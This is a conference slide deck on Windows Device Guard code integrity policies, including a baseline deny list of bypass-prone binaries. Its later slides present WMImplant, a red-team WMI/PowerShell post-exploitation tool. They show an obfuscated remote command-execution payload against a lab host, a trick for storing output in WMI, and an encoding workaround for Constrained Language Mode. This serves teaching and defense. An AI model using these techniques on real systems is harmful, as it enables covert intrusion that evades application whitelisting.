Agentless Post-Exploitation on Device Guarded Systems

@ChrisTruncer

OPCODE

by comae technologies


WHOAMI

- Sys Admin Turned Red Teamer for Mandiant
- Open Source Software Developer
  - Veil-Framework
  - WMImplant :)
  - ...and others

MANDIANT®
A FireEye™ Company

What is this talk about?

- Device Guard – What is it?
- WMImplant – How it works
- Post-Exploitation with WMImplant
- Questions



Device Guard

What is it?

Device Guard is the previously unnamed feature we blogged about that gives organizations the ability to lock down devices in a way that provides advanced malware protection against new and unknown malware variants as well as Advanced Persistent Threats (APT's).

Device Guard - What is it?

- Device Guard is a defensive technology built into Windows 10 and Server 2016
  - Free
  - Only Win 10+ and Server 2016+
- A shift in thinking for blocking malicious applications
  - **Not** – Let it run unless detected as bad
  - **Is** – Block everything unless trusted
  - **YOU** – Define what is trusted

Device Guard - What is it?

- Can provide flexibility in defense – you define/update the policy
  - More modern your environment, the easier
- What happens when there is a Device Guard bypass?
  - Just block it!
- Device Guard uses “code integrity” policies to define what is trusted

Device Guard - Get Started?

- Don’t know where to start with Device Guard or Code Integrity policies?
- Matt Graeber is curating a baseline code integrity policy for all to use!
  - https://github.com/mattifestation/DeviceGuardBypassMitigationRules

```xml
<?xml version="1.0" encoding="utf-8"?>
<SiPolicy xmlns="urn:schemas-microsoft-com:sipolicy">
  <VersionEx>1.3.2.0</VersionEx>
  <PolicyTypeID>{A244370E-44C9-4C06-B551-F6016E563076}</PolicyTypeID>
  <PlatformID>{2E07F7E4-194C-4D20-B7C9-6F44A6C5A234}</PlatformID>
  <Rules>
    <!--Ignore the following rules. This CI policy should only be consumed with Get-CIPolicy.-->
    <!--See http://www.exploit-monday.com/2016/09/using-device-guard-to-mitigate-against.html for more info.-->
    <Rule>
      <Option>Enabled:Unsigned System Integrity Policy</Option>
    </Rule>
    <Rule>
      <Option>Enabled:Audit Mode</Option>
    </Rule>
    <Rule>
      <Option>Enabled:Advanced Boot Options Menu</Option>
    </Rule>
    <Rule>
      <Option>Required:Enforce Store Applications</Option>
    </Rule>
    <Rule>
      <Option>Enabled:UMCI</Option>
    </Rule>
  </Rules>
  <!--EKUS-->
  <EKUs />
  <!--File Rules-->
  <FileRules>
    <FileAttrib ID="ID_FILEATTRIB_F_1" FriendlyName="cdb.exe" FileName="CDB.Exe" MinimumFileVersion="999.999.999.999" />
    <FileAttrib ID="ID_FILEATTRIB_F_2" FriendlyName="kd.exe" FileName="kd.exe" MinimumFileVersion="999.999.999.999" />
    <FileAttrib ID="ID_FILEATTRIB_F_3" FriendlyName="windbg.exe" FileName="windbg.exe" MinimumFileVersion="999.999.999.999" />
    <FileAttrib ID="ID_FILEATTRIB_F_4" FriendlyName="MSBuild.exe" FileName="MSBuild.exe" MinimumFileVersion="999.999.999.999" />
    <FileAttrib ID="ID_FILEATTRIB_F_5" FriendlyName="csi.exe" FileName="csi.exe" MinimumFileVersion="999.999.999.999" />
    <FileAttrib ID="ID_FILEATTRIB_F_6" FriendlyName="dnx.exe" FileName="dnx.exe" MinimumFileVersion="999.999.999.999" />
    <FileAttrib ID="ID_FILEATTRIB_F_7" FriendlyName="rcsi.exe" FileName="rcsi.exe" MinimumFileVersion="999.999.999.999" />
    <FileAttrib ID="ID_FILEATTRIB_F_8" FriendlyName="ntsd.exe" FileName="ntsd.exe" MinimumFileVersion="999.999.999.999" />
  </FileRules>
```

```xml
<Signers>
  <Signer ID="ID_SIGNER_F_1" Name="Microsoft Code Signing PCA">
    <CertRoot Type="TBS" Value="27543A3F7612DE2261C7228321722402F63A07DE" />
    <CertPublisher Value="Microsoft Corporation" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_1" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_2" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_3" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_4" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_7" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_8" />
  </Signer>
  <Signer ID="ID_SIGNER_F_2" Name="Microsoft Code Signing PCA 2010">
    <CertRoot Type="TBS" Value="121AF4B922A74247EA49DF50DE37609CC1451A1FE06B2CB7E1E079B492BD8195" />
    <CertPublisher Value="Microsoft Corporation" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_1" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_2" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_3" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_8" />
  </Signer>
  <Signer ID="ID_SIGNER_F_3" Name="Microsoft Code Signing PCA 2011">
    <CertRoot Type="TBS" Value="F6F717A43AD9ABDDC8CEFDDE1C505462535E7D1307E630F9544A2D14FE8BF26E" />
    <CertPublisher Value="Microsoft Corporation" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_4" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_5" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_6" />
  </Signer>
  <Signer ID="ID_SIGNER_F_4" Name="Microsoft Windows Production PCA 2011">
    <CertRoot Type="TBS" Value="4E80BE107C860DE896384B3EFF50504DC2D76AC7151DF3102A4450637A032146" />
    <CertPublisher Value="Microsoft Windows" />
    <FileAttribRef RuleID="ID_FILEATTRIB_F_4" />
  </Signer>
</Signers>
<!--Driver Signing Scenarios-->
<SigningScenarios>
  <SigningScenario Value="131" ID="ID_SIGNINGSCENARIO_DRIVERS_1" FriendlyName="Kernel-mode deny rules">
```

Code Integrity Policies

- Code Integrity policies can be distributed throughout your domain
  - GPO
  - SCCM
- Code Integrity policies are largely based on digital signatures
- Unsigned applications require catalog files which are tied into code integrity policies

Code Integrity Policies

- Catalog files downside – any update requires an update to your catalog files
  - Just use digital signatures :)
- Your code integrity policies should also be signed – don’t let an attacker modify trust
- Code integrity policies are just XML code, eventually converted to a binary format
  - Distribute the binary format

Create a policy


- The easiest way to create a code integrity policy is with PowerShell
- Carlos Perez and Matt Graeber have walkthrough for creating your own code integrity policy
  - https://gist.github.com/darkoperator/7d5b85354c0343c7554e
  - http://www.exploit-monday.com/2016/09/introduction-to-windows-device-guard.html

Create a policy - In a nutshell

- The easiest way is to use the New-CIPolicy PowerShell cmdlet
- You specify the granularity of the file rule levels along with this cmdlet
  - File Hash
  - File Name
  - Publisher
  - FilePublisher
  - etc.

Create a policy - In a nutshell

- After the policy is generated, you convert the XML output to binary with ConvertFrom-CIPolicy
- Generally, deploy in audit mode first
  - Non-blocking
  - Generates event log events
- Deploy this in audit mode, and let Windows generate data for you



Event Properties - Event 3076, CodeIntegrity

General | Details

```
Code Integrity determined that a process (\Device\HarddiskVolume4\Windows\System32
\services.exe) attempted to load \Device\HarddiskVolume4\Windows\System32\svchost.exe that
did not meet the Windows signing level requirements or violated code integrity policy. However,
due to code integrity auditing policy, the image was allowed to load.
```

Log Name:	Microsoft-Windows-CodeIntegrity/Operational		
Source:	CodeIntegrity	Logged:	6/6/2015 12:00:39 PM
Event ID:	3076	Task Category:	(18)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	[redacted]
OpCode:	(7733248)		
More Information:	Event Log Online Help		


Copy | Close

Create a policy - In a nutshell

- After enough data has been generated, review the Device Guard event logs
- Determine if any rule modifications are needed to your code integrity policy
- Deploy in enforcement mode
    - This is when it gets real :)

Code Integrity Pro-Tips

- Start on fixed functionality systems
  - Web Servers
  - Database Servers
  - POS Systems
- Minimal code integrity policy changes
- After seeing immediate results, look to user environments





PowerShell

and Device Guard

Constrained Language Mode

- Device Guard auto-enrolls PowerShell into Constrained Language mode
  - Originally developed for use on Windows RT
  - Pure PowerShell functionality is allowed, but datatypes are whitelisted
  - .Net methods are only allowed on whitelisted datatypes


LIVE DEMO
I ALSO LIKE TO LIVE DANGEROUSLY
memegenerator.net



Attacking Device Guard


Best Approaches

Constrained Language Mode

- How can you attack a Device Guard protected system?
- Develop a bypass!
  - Most people will trust Microsoft signed binaries!
  - Abuse existing applications!
  - This also takes R&D time
  - Effective at first, but could be blocked via an updated code integrity policy

Constrained Language Mode

- Another option – live off the land!
- Why not operate within the constraints of Device Guard?
- Attackers can make assumptions about what would be allowed
  - PowerShell
  - WMI
- Let’s repurpose these :)



```
Command >: command_exec
What system are you targeting? >: 172.16.60.177
Please provide the command you'd like to run >: ipconfig /all


Here's what just happened:
Random env var NAME :: ClzJ7
Env var VALUE       :: $output = (ipconfig /all | Out-String).Trim(); $EncodedText = [Int[]][Char[]]$output -Join ','; $
a = Get-WmiObject -Class Win32_OSRecoveryConfiguration; $a.DebugFilePath = $EncodedText; $a.Put()
PS cmdline launcher :: powershell Inv`oke-Ex`pression $env:ClzJ7
```

WMImplant

What is it?

WMImplant


- Developed in PowerShell
- Exclusively leverages WMI
  - Means to trigger actions
  - Encoding
  - Data storage :)
- Menu and commands are designed to be similar to Meterpreter
- WMImplant translates all commands to their WMI equivalent transparently

What’s WMI

- WMI == Windows Management Instrumentation
- Installed and enabled by default on Windows since Windows 2000
- Enables admins to query local and remote systems for diagnostic and administrative purposes

WMImplant & Device Guard

- WMImplant was designed to work against Device Guarded system
- PowerShell Constrained Language Mode?
  - WMImplant is 100% compliant with it



```
PS C:\Users\flynn\Desktop>
PS C:\Users\flynn\Desktop>
PS C:\Users\flynn\Desktop> $host.runspace.LanguageMode
ConstrainedLanguage
PS C:\Users\flynn\Desktop> _
```

WMImplant & Device Guard

- Post-Exploitation requires data encoding and storage
  - Upload/Download files
  - Modify/Store binary data
- This needs to be solved

Data Encoding


- Easiest data encoding method?
- Base64!
  - [Convert]::ToBase64String()
- This resulted in a problem…



```
PS C:\Users\flynn\Desktop> [Convert]::ToBase64String('thisisatest')
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ [Convert]::ToBase64String('thisisatest')
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```

Data Encoding


- Daniel Bohannon to the rescue!
- $encode = [Int[]][char[]]$input –Join ','
  - Array of char –> array of int –> CSV
  - Slight mod required for binary data, but it works!
- $decoded = [char[]][int[]]$encode.Split(',') –Join ''



```
PS C:\Users\flynn> $testdata = 'This is just sample data'
PS C:\Users\flynn> [Int[]][Char[]]$testdata -Join ','
84,104,105,115,32,105,115,32,106,117,115,116,32,115,97,109,112,108,101,32,100,97,116,97
PS C:\Users\flynn>
```

Data Storage

- Encoding == Solved
- Storage?
